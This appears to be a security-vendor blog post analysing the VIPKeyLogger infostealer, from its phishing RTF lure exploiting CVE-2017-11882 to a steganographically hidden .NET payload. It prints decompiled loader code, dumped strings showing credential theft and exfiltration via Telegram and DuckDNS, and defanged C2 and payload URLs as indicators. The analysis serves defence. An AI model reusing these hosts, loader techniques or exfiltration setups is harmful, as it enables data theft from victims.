
VIPKeyLogger Infostealer in the Wild

Published: 2024-12-13 · Archived: 2026-04-05 20:12:57 UTC

Data Security,Awareness



- **Prashant Kumar**

- Research
- Email Security
- Data Security Everywhere

Infostealers are a type of trojan used extensively by malware authors to harvest sensitive data types like login details, financial information, system data and personal identifiable information.

Recently, we observed an increase in activity from a new infostealer known as **VIPKeyLogger**. In this blog post, we will analyze it in more detail.

VIPKeyLogger shares a lot in common with the subscription-based Snake Keylogger, which is also known as 404 Keylogger.

This new infostealer circulates through phishing campaigns as an attachment that takes the form of an archive or Microsoft 365 files. The archive contains executable content in Microsoft Office files spread via C2.

Attack chain:

Email file:





Fig. 1 - Original email

Malicious Doc file



68468577please click Enable editing from the yellow bar above.The independent auditors' opinion says the financial statements are fairly stated in accordance with the basis of accounting used by your organization. So why are the auditors giving you that other letter In an audit of financial statements, professional standards require that auditors obtain an understanding of internal controls to the extent necessary to plan the audit. Auditors use this understanding of internal controls to assess the risk of material misstatement of the financial statements and to design appropriate audit procedures to minimize that risk.The definition of good internal controls is that they allow errors and other misstatements to be prevented or detected and corrected by (the nonprofit's) employees in the normal course of performing their duties. If the auditors detect an unexpected material misstatement during your audit, it could indicate that your internal controls are not functioning properly. Conversely, lack of an actual misstatement doesn't necessarily mean that your internal controls are working. As long as there's a reasonable possibility for material misstatement of account balances or financial statement disclosures, your internal controls are considered to be deficient.Auditors evaluate each internal control deficiency noted during the audit to determine whether the deficiency, or a combination of deficiencies, is severe enough to be considered a material weakness or significant deficiency. In assessing the deficiency, auditors consider the magnitude of potential misstatements of your financial statements as well as the likelihood that internal controls would not prevent or detect and correct the misstatements. One common example of a deficiency in internal control that's severe enough to be considered a material weakness or significant deficiency is when an organization lacks the knowledge and training to prepare its own financial statements, including footnote disclosures.Deficiencies in internal control deemed to be either significant deficiencies or material weaknesses must be communicated in writing to management and those charged with

Fig. 2 - Malicious document

The file looks like other files related to **CVE-2017-11882**. On dissecting the file, we see it's an rtf file from the file headers.




Fig. 3 - File header

On checking a dump of the file, we find objdata below, which contains encoded contents.




Fig. 4 - Dump of RTF file

From here, we can dump the objdata to see the content itself.

Fig. 5 - Dumped content

For the next part, we dump other objects. From there, we can see some content related to object data that further resolves to an URL and downloads malicious executable.

Fig. 5.1 - Partial content of RTF file

On removing blank lines and whitespaces, we can restore the object data which is responsible for forming a URL:




Fig. 6. - Restored object

The content in Fig. 6 is responsible for connecting to URL “http[:]//87[.]120.84.39/txt/xXdqUOrM1vD3An[.]exe and downloading malicious file.

The downloaded file is found to be a .NET compiled file as shown below in Fig. 7:




Fig. 7 - .NET compiled file

Next step, we look closer using DnSpy. The actual file loads with name skkV[.]exe irrespective of the actual file name.




Fig. 8 - DnSpy view of the file

The file contains several classes. Execution starts from MainForm() class which has several ToCharArray conversions.

```
public class MainForm : Form
{
    // Token: 0x0600002A RID: 42 RVA: 0x00005820 File Offset: 0x00003A20
    public MainForm()
    {
        this.InitializeComponent();
        Type t = this.Game_Config;
        object[] args = new object[]
        {
            new string("766D4750".ToCharArray()),
            new string("66746A".ToCharArray()),
            new string("GradePerformancePredictorApplication".ToCharArray())
        };
        MethodInfo[] i = this.Game_Config.GetMethods();
        MethodInfo kb = i.ElementAt(0);
        LateBinding.LateCall(kb, null, "Invoke", new object[]
        {
            0,
            args
        }, null, null);
    }
```

Fig. 9 - Main Initialization

Under the Resource section, there is a bitmap image named "*vmGP*" which looks like noisy, grainy image. The obfuscated code is hidden in this stenographic image.




Fig. 10 - Stenographic image

On further analysis, we found that this payload exfiltrates various data such as PC names, country names, clipboard data, screenshots, cookies, bowser history and more. It sends harvested information via Telegram to Dynamic DuckDNS servers from the file loaded into memory as shown in the four images below:

```
0x433b7b (190): http://varders.kozow.com:8081,http://aborters.duckdns.org:8081,http://anotherarmy.dns.army:8081
0x433c48 (158): BsrOkyiChvpfhAkipZAxnnChkMGkLnAiZhGMyrnJfULiDGkfTkrTELinhfkLkJrkDExMvkEUCxUkUGr
0x433cfa (22): $CheckFile$
0x433d12 (36): $CheckTextEnabled$
0x433d54 (24): %is_Discord%
0x433d6e (26): %is_Telegram%
0x433d8a (30): %Telegram_Side%
0x433daa (20): %is_Panel%
0x433dc0 (26):

PC Name:
0x433ddc (34):
Date and Time:
0x433e00 (26):
Client IP:
0x433e22 (28): Country Name:
0x433e40 (26): CountryCode:
0x433e5c (26): Region Name:
0x433e78 (26): Region Code:
0x433ea2 (20): TimeZone:
0x433eb8 (20): Latitude:
0x433ece (22): Longitude:
0x433ee6 (28): Stub Version:
```

Fig. 11 - Harvested data types

```
Country Name:
0x433f2e (64): Gs8HpVjMIqRuV8oksoxRhit/c/0qQIVZ
0x433f70 (48): 8KrxUx2c5pSb6LzNYlFayA==
0x433fa2 (64): WXQd5q2eWQALhZiv4hpfF+xXHSTC2oNE
0x433fe4 (64): fGxkN5kuG7TOOJXyhzeoN+HH0LXG/BQK
0x434026 (24): oXrxxBiV5W8=
0x434040 (42): %$DiscordWebhookURL$%
0x43406c (38): %$DiscordUsername$%
0x434094 (44): %$PanelConnectionApi$%
0x4340c2 (32): %$HostUsername$%
0x4340e4 (32): %$HostPassword$%
0x434106 (22): %$HostURL$%
0x43411e (26): %$TeleToken$%
0x43413a (20): %$TeleID$%
0x434150 (24): Yx74dJ0TP3M=
0x43416a (44): %$Outlook_Tele_token$%
0x434198 (34): %Outlook_Tele_ID%
0x4341bc (20): ZyiAEnXWZP
0x4341d2 (28): EnabledAntiBot
0x4341f0 (24): EnabledEmpty
0x43420a (54): --------------------------
0x434250 (60): multipart/form-data; boundary=
0x4342a2 (112): Content-Disposition: form-data; name="username"{0}{1}{2}
0x434314 (110): Content-Disposition: form-data; name="content"{0}{1}{2}
0x434385 (212): Content-Disposition: form-data; name="file"; filename="{0}"{1}Content-Type: application/octet-stream{2}{3}
0x43445b (64): vXLTtNPZK+Dfb+Yg9FV+EW1xYmFoLa7V
0x43449d (88): zMaRPCbE0Gb4k/zB6ZNS3r1L34TENqMZD9RW6hkhoOE=
0x4344f7 (88): 9uzQZ8M9esiGktQ2plawgW2VefNvdHItyTIJRslztZk=
0x434551 (48): ----------------------
0x434583 (24): Content-Type
0x43459e (214): --{0}
Content-Disposition: form-data; name="document"; filename="{1}"
Content-Type: {2}
```

Fig. 11.2 - Examples of exfiltrated data

```
0x338a1ec (56): https://api.telegram.org/bot
0x338a234 (42): /sendMessage?chat_id=
0x338a288 (502): https://api.telegram.org/bot/sendMessage?chat_id=&text=

PC Name:[redacted]
Date and Time: 08-12-2024 / 22:08:51
Country Name: [redacted]
[ DESKTOP-HFKP9N2 Clicked on the File If you see nothing this's mean the system storage's empty. ]
0x338a500 (32): api.telegram.org
0x338a530 (20): :/?:@&=+$,
0x338a554 (36): :/?:@&=+$,#[]!'()*
0x338a5c0 (32): 0123456789ABCDEF
0x338a5ec (654):
https://api.telegram.org/bot/sendMessage?chat_id=&text=[redacted]
```

Fig 11.3 - More examples of exfiltrated data

```
0x33e2ad0 (26): IMAP Password
0x33e2af8 (26): POP3 Password
0x33e2b20 (26): HTTP Password
0x33e2b48 (26): SMTP Password
0x33e2b70 (176): Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
0x33e2c30 (244): Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging
Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
0x33e2d34 (176): Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676
0x33e2df4 (176): Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
0x33e2eec (22): SMTP Server
0x33e2fb4 (108): SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\command
0x33e3030 (22): Foxmail.exe
0x33e3074 (44): \Accounts\Account.rec0
0x33e30cc (22): POP3Account
0x33e3110 (24): POP3Password
0x33e3148 (126):
-------- / VIP Recovery \ --------
Recovered From: Foxmail
```

Fig. 11.4 - Dumped strings of PE file in memory

Conclusion:

Keyloggers are one of the most common threats in a hacker's arsenal. They are delivered through phishing campaigns hosting malicious attachments in the form of a lure. These infected files exist to steal as much information from a victim's system as possible.

When users click the bait to open the archive file, it drops/downloads the infected file in temporary or startup folder for persistence. When opened, the Microsoft 365 or archive file attachment downloads a file in %AppData\Roaming% directory, executes and deletes itself and copies injected content to the actual file where it was executed. It then performs series of data exfiltration such as recording keystrokes, collecting information like clipboard data, screenshots, browser history, cookies and email configuration details. It sends the harvested data via Telegram to Dynamic DuckDNS C2 servers.

Protection statement

Forcepoint customers are protected against this threat at the following stages of attack:

- **Stage 2 (Lure)** – Malicious attachments associated with these attacks are identified and blocked.
- **Stage 3 (Redirect)** – Blocked URLs which downloads further payload
- **Stage 5 (Dropper File)** - The dropper files are added to Forcepoint malicious database and are blocked.
- **Stage 6 (Call Home)** - Blocked C2 credentials

IOCs

RTF hash	a7fb35d35eb23fe3b4358e3c843f5982a161534e
Dropped exe	2830f9d5f41bbecd2ae105ed0b9a8d49327c8594
Malicious URL	hxxp://87.120.84[.]39/txt/xXdquUOrM1vD3An.exe hxxp://51.38.247[.]67:8081/_send_.php?L
C2	varders.kozow[.]com:8081 aborters.duckdns[.]org:8081 anotherarmy.dns[.]army:8081 mail.jhxkgroup[.]online

- 

Prashant Kumar

Prashant serves as a Security Researcher for the X-Labs Threat Research Content. He spends his time researching web and email-based cyberattacks with a particular focus on URL research, email security and analyzing malware campaigns.

Read more articles by Prashant Kumar→

In the Article

- Microsoft 365 Data Security Playbook
